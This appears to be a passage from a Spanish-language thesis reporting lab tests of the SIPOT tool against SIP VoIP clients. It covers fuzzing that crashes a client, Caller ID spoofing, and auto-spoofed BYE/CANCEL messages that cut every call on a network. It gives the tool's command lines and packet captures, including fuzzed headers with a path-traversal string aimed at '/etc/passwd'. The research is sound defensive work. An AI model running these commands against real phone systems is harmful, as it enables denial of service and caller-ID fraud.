


Figura 26 - Fuzzing a un cliente: Configuración del entorno

Para realizar el ataque se ejecutó la aplicación con el siguiente comando:

```
$ python sipot.py -M fuzzing --to sip:108@192.168.56.101 --fuzz-fuzzer All
```

Con este comando la aplicación utilizará el módulo de *fuzzing* (`-M fuzzing`) para realizar el ataque al cliente SIP `sip:108@192.168.56.101` (`--to`). Se utilizarán todos los *fuzzers* (`--fuzz-fuzzer All`) disponibles en la aplicación para generar la mayor cantidad de mutaciones posibles del mensaje, utilizando los diferentes métodos SIP. Bajo estas condiciones, la aplicación genera un ataque como el que se muestra en la Figura 27. En esta figura se muestra el comienzo del ataque, dónde la aplicación utiliza el método `INVITE` para realizar las mutaciones. Una vez agotadas las mutaciones del método `INVITE` continuará con los diferentes métodos SIP (`SUSCRIBE`, `NOTIFY`, `CANCEL`, `ACK`, etc).

No.	Source	Destination	Info	Protocol	Time
40790	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.464808000
40793	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.465578000
40796	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.466344000
40798	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101[Malformed Packet]	SIP	13.467098000
40800	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.467847000
40802	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.468624000
40805	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.469383000
40807	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.470421000
40809	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.471170000
40812	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.471922000
40817	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101 |	SIP	13.472727000
40819	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101[Malformed Packet]	SIP	13.473473000
40821	192.168.56.1	192.168.56.101	Request: INVITE sip:108@192.168.56.101[Malformed Packet]	SIP	13.474217000

Figura 27 – Fuzzing a un cliente: Captura del ataque

Como se observa en la Figura 27, la herramienta realiza el envío continuo de paquetes mutados cada vez, de manera de generar variaciones aleatorias en los diferentes campos del mensaje pudiendo generar en algunos casos paquetes inválidos (*Malformed Paquet*).

A continuación se muestran algunos de los mensajes generados por el módulo de *Fuzzing* (Figura 28, Figura 29 y Figura 30):

```
▶Frame 5759: 1311 bytes on wire (10488 bits), 1311 bytes captured (10488 bits) on interface 0
▶Linux cooked capture
▶Internet Protocol Version 4, Src: 192.168.56.1 (192.168.56.1), Dst: 192.168.56.101 (192.168.56.101)
▶User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
▼Session Initiation Protocol (INVITE)
 ▶Request-Line: INVITE sip:108@192.168.56.101 SIP/2.0
 ▼Message Header
  ▶CSeq: 1 INVITE
  ▶Via: /../../../../../../../../../../../../../etc/passwd/2.0/UDP 192.168.56.1:5060;branch=z9hG4bK5pdbgzi3ul1oth4jkq06ef8rwacvsm7n;ttl=70
  ▶From: "SIPOT" <sip:104@192.168.56.1:5060;transport=udp;user=udp;ttl=67;method=INVITE;maddr=192.168.56.1?subject=hval&hname2=hval>;ta
   Call-ID: 5pdbgzi3ul1oth4jkq06ef8rwacvsm7n@TheKlatchianHead
  ▶To: "108" <sip:108@192.168.56.101:5060;transport=udp;user=udp;ttl=67;method=INVITE;maddr=192.168.56.101?subject=hval&hname2=hval>
  ▶Contact: <sip:104@192.168.56.1:5060;transport=udp;user=udp;ttl=67;method=INVITE;maddr=192.168.56.1?subject=hval&hname2=hval>q=0.5;ex
   Max-Forwards: 70
   Content-Type: application/sdp;mattr=mvalue
   Content-Length: 379
 ▶Message Body
```

Figura 28 – Fuzzing a un cliente: Mensaje INVITE enviado

```
▼Session Initiation Protocol (NOTIFY)
 ▶Request-Line: NOTIFY sip:108@192.168.56.101 SIP/2.0
 ▼Message Header
  ▶Via: ..:..:..:..:..:..:..:..:..:..:..:..:..:/2.0/UDP 192.168.56.1:5060;branch=z9hG4bKfkjn9vqi3ax5de84owrcygutps7l12m0;ttl=70;rport
   User-Agent: SIPOT/0.02 Clack/0.02
  ▶From: "Negativa" <sip:104@192.168.56.1:5060;transport=udp>;tag=somefromtagval
   Call-ID: fkjn9vqi3ax5de84owrcygutps7l12m0@TheKlatchianHead
  ▶To: "Negativa" <sip:108@192.168.56.101:5060;transport=udp>
  ▶Contact: <sip:104@192.168.56.1:5060;transport=udp>
   Accept: application/simple-message-summaryAllow: INVITE,ACK,OPTIONS,BYE,CANCEL,NOTIFY,REFER,MESSAGE
   Expires: 3600
   Event: message-summary
   Content-Length: 0
   Max-Forwards: 70
   Supported: 100rel,precondition
   Allow-Events: dialog, call-info, sla, include-session-description, presence.winfo, message-summary,talk
```

Figura 29 – Fuzzing a un cliente: Mensaje NOTIFY enviado




Figura 30 – Fuzzing a un cliente: Mensaje ACK enviado

Bajo estas condiciones de ataque, el cliente comienza procesando los primeros requerimientos y, como se observa en la Figura 31, la aplicación muestra la llamada entrante por los mensajes `INVITE` generados en la herramienta.




Figura 31 – Fuzzing a un cliente: Muestra de llamada entrante

Sin embargo, como se observa en la Figura 32, el consumo de recursos no es parejo para todos los tipos de *fuzzers* utilizados y se generan picos de consumo para los métodos que requieren de un mayor procesamiento como el método `INVITE`.




Figura 32 – Fuzzing a un cliente: Carga del cliente bajo ataque

En un punto determinado, se observa la caída del consumo de CPU y memoria del cliente, pero sin embargo el uso del ancho de banda continúa siendo similar. Esto sucede porque en algún punto del envío de mensajes, se genera un fallo en el flujo normal de la aplicación cliente y deja de ejecutarse por completo, liberando todos los recursos asignados y generando la denegación del sistema al cliente. Una vez generado este punto, durante la experiencia, fue imposible restablecer el servicio normal de la

aplicación hasta que se realizó un reinició del sistema. En la imagen puede mostrarse el último error mostrado por la aplicación antes de cerrarse por completo:




Figura 33 – Fuzzing a un cliente: Mensaje de error

Conclusiones de la experiencia

De acuerdo a lo observado en la experiencia, el módulo de *fuzzing* resultó altamente eficaz para la denegación del servicio (DoS) por momentos, debido al alto consumo del ancho de banda. Asimismo, fue capaz de generar un estado de falla en la aplicación cliente e impedir el normal funcionamiento de la misma.

El estado de falla fue difícil de aislar ya que se debió a una combinación de mensajes con valores aleatorios y no era reproducido por la herramienta en todos sus ataques.

4.2.5. Spoofing: suplantación de CallerID

A continuación se muestran los resultados de utilizar la herramienta para realizar un ataque de *spoofing* con el objetivo de suplantar el *CallerID* [Ver *APÉNDICE E: Caller ID spoofing*]. El objetivo del ataque es la generación de una llamada hacia un objetivo utilizando un CallerID definido por el usuario. Mediante este ataque la víctima recibe una llamada y observa una identificación falsa en el mensaje de la aplicación o la pantalla del *hardphone*. La aplicación común de este tipo de ataques la realización de fraudes, utilizando identificaciones falsas u ocultando la identidad del llamante.

Sistema en reposo

Las condiciones del cliente en reposo son las mismas que fueron descriptas anteriormente y se pueden observar en *4.2.2 Flooding: Ataque a un cliente SIP: Sistema en reposo*.

Sistema bajo ataque

Dos clientes son atacados por la herramienta utilizando s*poofing CallerID* en una configuración simple como la que se muestra en la figura, dónde el cliente SIP es atacado por la herramienta conectada directamente en la misma red.




Figura 34 – Spoofing CallerID: Configuración del entorno

Para realizar el ataque se utilizaron los siguientes comandos:

```
$ python sipot.py -M spoofing --to sip:108@192.168.1.107:5060 --spoof-name
"Spoofed by SIPOT!" -spoof-srcURI "sip:678@192.168.1.77"
```

```
$ python sipot.py -M spoofing --to sip:111@192.168.1.128:55910 --spoof-name
">> Sipot spoofing!" -spoof-srcURI "sip:678@192.168.1.77"
```

En las Figura 35 y Figura 36 se muestran los mensajes `INVITE` enviados a los clientes. En el campo `From` de cada uno de los encabezados se pueden observar los textos utilizados en los comandos anteriores (`"Spoofed by SIPOT!"` y `">> Sipot spoofing!"`) junto con la dirección IP de los objetivos. Este texto se denomina *display name* y se encuentra descripto en la RFC 2822.

El texto recibido través del *display name* del mensaje `INVITE` es utilizado por los clientes SIP como identificación de las llamadas entrantes. Es decir, los clientes SIP utilizan este texto recibido para mostrarlo en los *displays* (*hardphones*) o alertas de llamadas (*softphones*) como identificación de la llamada (Ver APÉNDICE E: Spoofing - Caller ID spoofing).




Figura 35 – Spoofing CallerID: Mensaje enviado al cliente (1)




Figura 36 – Spoofing CallerID: Mensaje enviado al cliente (2)

De acuerdo con lo descripto anteriormente, se puede observar en las Figura 37 y Figura 38 que los *display name* definidos por el usuario, son utilizados por los clientes SIP como identificadores de las llamadas entrantes ("`Spoofed by SIPOT!`" y "`>> Sipot spoofing!`").




Figura 37 – Spoofing CallerID: Mensaje mostrado en la aplicación cliente (1)
Figura 38 – Spoofing CallerID: Mensaje mostrado en la aplicación cliente (2)

Conclusiones de la experiencia

De acuerdo a lo observado en la experiencia, el módulo de *spoofing* logró exitosamente realizar un cambio de *CallerID* para un usuario remoto. Como resultado del ataque, ambas víctimas al intentar devolver la llamada perdida, que posee una identificación falsa, marcarán la extensión del atacante. Es decir, la víctima creerá estar marcando el destino identificado por el *CallerID*, pero la extensión será la del atacante.

4.2.6. Spoofing: auto-spoofing DoS

A continuación se muestran los resultados de utilizar la herramienta para realizar ataques de denegación de servicio con el módulo de *spoofing* y la función de *auto-spoofing* [Ver *APÉNDICE E: APÉNDICE E:2Spoofing BYE y Spoofing CANCEL*].

Sistema en reposo

Las condiciones del servidor en reposo son las mismas que fueron descriptas anteriormente y se pueden observar en *4.2.2 Flooding: Ataque a un cliente SIP: Sistema en reposo*.

Sistema bajo ataque

En esta experiencia se activan las funciones de *auto-spoofing* para generar la denegación del servicio en toda la red. La herramienta se encuentra conectada a la red de forma de poder capturar los paquetes de todos los diálogos entre clientes y el servidor, como se muestra en la figura:




Figura 39 – Auto-Spoofing: Configuración del entorno


Para realizar el ataque se utilizaron los siguientes comandos:

```
$ python sipot.py -M spoofing --spoof-auto --spoof spfBYE
$ python sipot.py -M spoofing --spoof-auto --spoof spfCANCEL
```

Con estos comandos, la aplicación utilizará el módulo de spoofing (`-M spoofing`) para realizar la denegación de servicio (DoS). Al utilizar el `spfBYE` la aplicación esperará hasta que el cliente que recibe una llamada intente establecer la conexión, para cancelarla inmediatamente. En cambio, al utilizar `spfCANCEL` la aplicación cancelará la conexión tan pronto como la aplicación que origina una llamada envíe el mensaje para establecer la sesión.

Con cualquiera de estos comandos, la aplicación atacante se encontrará capturando los paquetes que circulan por la red en busca de los mensajes necesarios para obtener los parámetros de cada diálogo y finalizar el establecimiento de las sesiones. De esta manera, mientras la aplicación se encuentre funcionando, los clientes serán incapaces de comunicarse entre ellos.


En la Figura 40, Figura 41, Figura 42 y Figura 43, se pueden observar los mensajes generados por la aplicación para cancelar el establecimiento de las sesiones, así como los diálogos previos utilizados para la generación de los mensajes.



No.	Source	Destination	Info	Protocol	Time
26	192.168.1.77	192.168.1.128	Request: INVITE sip:111@192.168.1.128:54843;ob |	SIP/SDP	20.806025000
27	192.168.1.128	192.168.1.77	Status: 100 Trying |	SIP	20.870354000
28	192.168.1.128	192.168.1.77	Status: 180 Ringing |	SIP	20.935615000
43	192.168.1.128	192.168.1.77	Status: 200 OK |	SIP/SDP	27.483756000
44	192.168.1.77	192.168.1.128	Request: ACK sip:111@192.168.1.128:54843;ob |	SIP	27.485973000
45	192.168.1.123	192.168.1.128	Request: BYE sip:111@192.168.1.128:5060 |	SIP	27.486242000
46	192.168.1.123	192.168.1.77	Request: BYE sip:108@192.168.1.77:5060 |	SIP	27.486317000
50	192.168.1.77	192.168.1.123	Status: 200 OK |	SIP	27.489540000

```
▶Frame 43: 860 bytes on wire (6880 bits), 860 bytes captured (6880 bits) on interface 0
▶Linux cooked capture
▶Internet Protocol Version 4, Src: 192.168.1.128 (192.168.1.128), Dst: 192.168.1.77 (192.168.1.77)
▶User Datagram Protocol, Src Port: 54843 (54843), Dst Port: sip (5060)
▼Session Initiation Protocol (200)
 ▶Status-Line: SIP/2.0 200 OK
 ▼Message Header
  ▶Via: SIP/2.0/UDP 192.168.1.77:5060;received=192.168.1.77;branch=z9hG4bK17ce20ad
   Call-ID: 47171fdb4d0c2a183691f42c3e204b9e@192.168.1.77:5060
  ▶From: "DebianEkiga" <sip:108@192.168.1.77>;tag=as3f009dda
  ▶To: <sip:111@192.168.1.128;ob>;tag=.PcnsODHiqXpt96cWfk2t3wvnNjulTe5
  ▶CSeq: 102 INVITE
   Allow: PRACK, INVITE, ACK, BYE, CANCEL, UPDATE, INFO, SUBSCRIBE, NOTIFY, REFER, MESSAGE, OPTIONS
  ▶Contact: <sip:111@192.168.1.128:54843;ob>
   Supported: replaces, 100rel, timer, norefersub
   Content-Type: application/sdp
   Content-Length:   267
 ▶Message Body
```

Figura 40 – Auto-spoofing: Mensaje capturado por la aplicación (200 OK - INVITE)



No.	Source	Destination	Info	Protocol	Time
26	192.168.1.77	192.168.1.128	Request: INVITE sip:111@192.168.1.128:54843;ob |	SIP/SDP	20.806025000
27	192.168.1.128	192.168.1.77	Status: 100 Trying |	SIP	20.870354000
28	192.168.1.128	192.168.1.77	Status: 180 Ringing |	SIP	20.935615000
43	192.168.1.128	192.168.1.77	Status: 200 OK |	SIP/SDP	27.483756000
44	192.168.1.77	192.168.1.128	Request: ACK sip:111@192.168.1.128:54843;ob |	SIP	27.485973000
45	192.168.1.123	192.168.1.128	Request: BYE sip:111@192.168.1.128:5060 |	SIP	27.486242000
46	192.168.1.123	192.168.1.77	Request: BYE sip:108@192.168.1.77:5060 |	SIP	27.486317000
50	192.168.1.77	192.168.1.123	Status: 200 OK |	SIP	27.489540000

```
▶Frame 46: 383 bytes on wire (3064 bits), 383 bytes captured (3064 bits) on interface 0
▶Linux cooked capture
